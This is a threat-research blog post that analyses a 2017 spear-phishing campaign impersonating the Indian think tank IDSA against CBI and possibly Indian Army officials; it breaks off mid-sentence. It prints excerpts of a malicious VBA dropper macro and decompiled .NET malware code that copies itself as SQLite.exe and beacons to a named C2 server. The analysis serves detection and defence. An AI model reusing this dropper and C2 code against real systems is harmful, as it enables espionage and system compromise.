

Cyber Attack Impersonating Identity of Indian Think Tank to Target Central Bureau of Investigation (CBI) and Possibly Indian Army Officials

 cysinfo.com /cyber-attack-targeting-cbi-and-possibly-indian-army-officials/

5/11/2017

In my previous blog posts I posted details of cyber attacks targeting [Indian Ministry of External Affairs](#) and [Indian Navy's Warship and Submarine Manufacturer](#). This blog post describes another attack campaign where attackers impersonated identity of Indian think tank [IDSA \(Institute for Defence Studies and Analyses\)](#) and sent out spear-phishing emails to target officials of the **Central Bureau of Investigation (CBI)** and possibly the officials of **Indian Army**.


[IDSA \(Institute for Defence Studies and Analyses\)](#) is an Indian think tank for advanced research in international relations, especially strategic and security issues, and also trains civilian and military officers of the Government of India and deals with objective research and policy relating to all aspects of defense and National security.

The **Central Bureau of Investigation (CBI)** is the domestic intelligence and security service of India and serves as the India's premier investigative and Interpol agency operating under the jurisdiction of the Government of India.


In order to infect the victims, the attackers distributed spear-phishing emails containing malicious excel file which when opened dropped a malware capable of downloading additional components and spying on infected systems. To distribute the malicious excel file, the attackers registered a domain which impersonated the identity of most influential Indian think tank [IDSA \(Institute for Defence Studies and Analyses\)](#) and used the email id from the impersonating domain to send out the spear-phishing emails to the victims.

Overview of the Malicious Emails

In the first wave of attack, The attackers sent out spear-phishing emails containing malicious excel file (*Case Detail of Suspected abuser.xls*) to an unit of Central Bureau of Investigation (CBI) on February 21st, 2017 and the email was sent from an email id associated with an impersonating domain *idsadesk[.]in*. To lure the victims to open the malicious attachment the email subject relevant to the victims were chosen and to avoid suspicion the email was made to look like it was sent by a person associated with IDSA asking to take action against a pending case as shown in the screen shot below.



In the second wave of attack, a spear-phishing email containing a different malicious excel file (*Contact List of attendees.xls*) was sent to an email id on the same day February 21st, 2017. The email was made to look like a person associated with IDSA is asking to confirm the phone number of an attendee in the attendee list. When the victim opens the attached excel file it drops the malware and displays a decoy excel sheet containing the list of names, which seems to be the names of senior army officers. Even though the identity of the recipient email could not be fully verified as this email id is nowhere available on the internet but based on the format of the recipient email id and from the list of attendees that is displayed to the victim in the decoy excel file, the recipient email could be possibly be associated with either the Indian Army or a Government entity. This suggests that attackers had prior knowledge of the recipient email id through other means.



In both the cases when the victim opens the attached malicious excel file the same malware sample was dropped and executed on the victim's system. From the emails (and the attachments) it looks like the goal of the attackers was to infect and take control of the systems and to spy on the victims.


Anti-Analysis Techniques in the Malicious Excel File

When the victim opens the attached excel file it prompts the user to enable macro content as shown in the below

screen shot.



To prevent viewing of the macro code and to make manual analysis harder attackers password protected the macro content as show below.



Even though the macro is password protected, It is possible to extract macro code using analysis tools like [oletools](#). In this case oletools was used to extract the macro content but it turns out that the oletools was able to extract only partial macro content but it failed to extract the malicious content present inside a *Textbox* within the *Userform*. Below screen shot shows the macro content extracted by the oletools.

```

VBA MACRO Module1.bas
in file: Case Detail of Suspected abuser.xls - OLE stream: u'_VBA_PROJECT_CUR/VBA/Module1'
-----
Sub appLoadr()
Call karurun
End Sub

Sub loadPro(strProgramName As String)
Dim doomsday As String
Dim strArgument As String
doomsday = "ddsddYT4sdsd5RV3DCuu%"&
Call Shell("""" & strProgramName & """ """, vbNormalFocus)


End Sub

Sub WaitFo(NumOfSeconds As Long)
Dim SngSec As Long
Dim doomsday As String
doomsday = "ddYT4Bdsd5RV3DCuu"
SngSec = Timer + NumOfSeconds
Do While Timer < SngSec
    DoEvents
Loop
doomsday = "dddYT4sdsB5RV3DCuu"
End Sub


Function ruString(cb As Integer) As String
    Randomize
    Dim rgch As String
    rgch = "ghiabcdeijklqrstuvwxyz"
    rgch = rgch & UCase(rgch) & "1348906257"

```


This extracted macro content was copied to new excel workbook and the environment was setup to debug the macro code. Debugging the macro code failed because the macro code accesses the textbox content within the UserForm (which oletools failed to extract). The technique of storing the malicious content inside the *TextBox* within the *UserForm* allowed the attackers to bypass analysis tools. Below screen shot shows the macro code accessing the content from the *TextBox* and the error triggered by the code due to the absence of the *TextBox* content.



To bypass the anti-analysis technique and to extract the content stored in the *TextBox* within the *UserForm* the password protection was bypassed which allowed to extract the content stored within the *UserForm*. Below screen shot shows the *TextBox* content stored within the *UserForm*.



At this point all the components (*macro code* and the *UserForm* content) required for analysis was extracted and an environment similar to the original excel file was created to debug the malicious macro. Below screen shots show the new excel file containing extracted macro code and the *UserForm* content.



Analysis of Malicious Excel File

When the victim opens the excel file and enables the macro content, The malicious macro code within the excel file is executed. The macro code first generates a random filename as shown in the below screen shot.

```

d = ".e"
e = "x"
f = "e"
strUserName = Application.UserName
path_dom = "YT4Bds5RV3DC"
path_dom = ruString(6)
path_file = "C:\users\%" + strUserName + "\AppData" + "\Roaming" + "\" + path_dom + d + e + f
path_dom = "dYT4B5RV3DCu"
Dim ar() As String

If Len(Dir(path_file)) = 0 Then
    ar = Split(UserForm1.TextBox1.Text, ",")
    path_dom = "dYT4Bdsd5RV3DCu"
    Dim fileNum As Integer

```

Expression	Type
I Me	ThisWorkbook/ThisWorkbook
row	Long
path_file	String
path_dom	String
ar	String

It then reads the executable content stored in the *TextBox* within the *UserForm* and then writes the executable content to the randomly generate filename in the *%AppData%* directory. The executable is written in .NET framework


```

path_file = "C:\users\%" + strUserName + "\AppData" + "\Roaming" + "\" + path_dom + d + e + f
path_dom = "dYT4B5RV3DCu"
Dim ar() As String

If Len(Dir(path_file)) = 0 Then
    ar = Split(UserForm1.TextBox1.Text, ",")
    path_dom = "dYT4Bdsd5RV3DCu"
    Dim fileNum As Integer
    Open path_file For Binary As #1
    Seek #1, LOF(1) + 1
    For row = LBound(ar) To UBound(ar)
        Put #1,, CByte(ar(row))
    Next
    Close #1

```

Expression	Type
I Me	ThisWorkbook/ThisWorkbook
row	Long
path_file	String
path_dom	String



The content stored in the *TextBox* within the *UserForm* is an executable content in the decimal format. Below screen shot shows converted data from decimal to text. In this case the attackers used the *TextBox* within the *UserForm* to store the malicious executable content.

Input:

Output:

The dropped file in the %AppData% directory is then executed as shown in the below screen shot.

```

(General) loadPro

Sub appLoad()
Call karurun
End Sub

Sub loadPro(strProgramName As String)
    Dim doomday As String
    Dim strArgument As String
    doomday = "ddsddYT4sdsdB5RV3DCuu%u"
    Call Shell("""" & strProgramName & """", vbNormalFocus)
End Sub


Sub WaitFo(NumOfSeconds As Long)
    Dim SngSec As Long
    Dim doomday As String

```

Locals

Expression	Value	Type
strProgramName	"C:\users\Administrator\AppData\Roaming\VTNaID.exe"	ThisWorkbook/ThisWorkbook
doomday	"ddsddYT4sdsdB5RV3DCuu%u"	String
strArgument	""	String

Once the dropped file is executed it copies itself into %AppData%\SQLite directory as SQLite.exe and executes as shown below.



As a result of executing SQLite.exe it makes a HTTP connection to the C2 server ([q hav cloud\[.\]com](http://q hav cloud[.]com)). The C2 communication shown below contains a hard coded user-agent and the double slash (//) in the GET request this can be used to create network based signatures.



Reverse Engineering the Dropped File (SQLite.exe)

The dynamic/sandbox analysis did not reveal much about the functionality of the malware, in order to understand the capabilities of the malware, the sample had been reverse engineered. The malware sample was reverse engineered in an isolated environment (without actually allowing it to connect to the c2 server). This section contains reverse engineering details of this malware and its various features.


a) Malware Validates C2 Connection

Malware checks if the executable is running as SQLite.exe from %AppData%\SQLite directory, if not it copies itself as SQLite.exe to %AppData%\SQLite directory as shown below.

```
// Token: 0x0600006E RID: 110 RVA: 0x00004970 File Offset: 0x00002B70
public static void FileCopier()
{
    FileWorker.lg = new Logs();
    try
    {
        if (FileWorker.topipath != Variables.filepath + "\\\" + Variables.value + "\\\"SQLite.exe")
        {
            DirectoryInfo.Create();
            try
            {
                File.Copy(FileWorker.topipath, Variables.filepath + "\\\" + Variables.value + "\\\"SQLite.exe");
            }
            catch (Exception)
            {
            }
            FileWorker.launchmissile = new launcher();
            Environment.Exit(0);
        }
    }
    catch (Exception)
    {
    }
}
```

It then launches the executable (SQLite.exe) with the command line arguments as shown in the below screen shots.

```
private static void LaunchApp()
{
    Launcher.lg = new Logs();
    string str = Variables.filepath + "\\\" + Variables.value + "\\\"SQLite.exe";
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.CreateNoWindow = false;
    processStartInfo.UseShellExecute = false;
    processStartInfo.FileName = Variables.filepath + "\\\" + Variables.value + "\\\"SQLite.exe";
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.Arguments = "-f j -o \"\" + str;
    try
    {
        Process.Start(processStartInfo); ←
    }
    catch (Exception)
    {
    }
}
```



Malware performs multiple checks to make sure that it is connecting to the correct C2 server before doing anything malicious. first its pings the C2 domain [q havcloud\[.\]com](http://q havcloud[.]com). Below screen shots show the ping to the C2 server.

```

try
{
    if (new Ping().Send(Variables.normhours).Status == IPStatus.Success) ←
    {
        Variables.PingServer = true;
        Client.IsAlive();
    }
    else
    {
        Variables.PingServer = false;
    }
}
catch (Exception)
{
}

```

47.442738	192.168.1.60	192.168.1.22	DNS	Standard query A qhavcloud.com
57.447874	192.168.1.22	192.168.1.60	DNS	Standard query response A 192.168.1.22
67.512202	192.168.1.60	192.168.1.22	ICMP	Echo (ping) request id=0x0001, seq=1/256, ttl=128
77.512231	192.168.1.22	192.168.1.60	ICMP	Echo (ping) reply id=0x0001, seq=1/256, ttl=64

If the ping succeeds then it determines if C2 server is alive by sending an HTTP request, it then reads the content from the C2 server and looks for a specific string “Connection!”. If it does not find the string “Connection!” it assumes that C2 is not alive or it is connecting to the wrong C2 server. This technique allows the attackers to validate if they are connecting to the correct C2 server and also this technique does not reveal any malicious behavior in dynamic/sandbox analysis until the correct response is given to the malware. Below screen shots show the code that is performing the C2 connection and the validation.

```

14     public static string Connect()
15     {
16         string result = string.Empty;
17         try
18     {
19         HttpWebRequest expr_48 = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
20         {
21             "http://",
22             Variables.normhours,
23             "/",
24             Variables._DirnamesList,
25             "/PingPong.php"
26         }));
27         expr_48.Method = "GET";
28         expr_48.UserAgent = "SQLite/2.0 (Instruction Request)";
29         using (HttpWebResponse httpWebResponse = (HttpWebResponse)expr_48.GetResponse())
30     {
31         if (httpWebResponse.StatusCode == HttpStatusCode.OK)
32         {
33             using (StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream()))
34             {
35                 result = streamReader.ReadToEnd().Trim(); ←
36             }
37         }
38     }
39 }
40
41 ResponseUri
42 Value
43 /http://qhavcloud.com/northernlights//PingPong.php
44 Type
45 System.Uri
46
47 ResponseContent
48 Value
49 /northernlights/PingPong.php
50 Type
51 String

```


```

// Token: 0x0600000F RID: 15 RVA: 0x00002218 File Offset: 0x00000418
public static void IsAlive()
{
    try
    {
        if (client.Connect() == "Connection!")
        {
            Variables.AliveServer = true;
        }
        else
        {
            Variables.AliveServer = false;
        }
    }
    catch (Exception)
    {
    }
}

```

If the ping does not succeed or if the C2 response does not contain the string “Connection!” then the malware gets

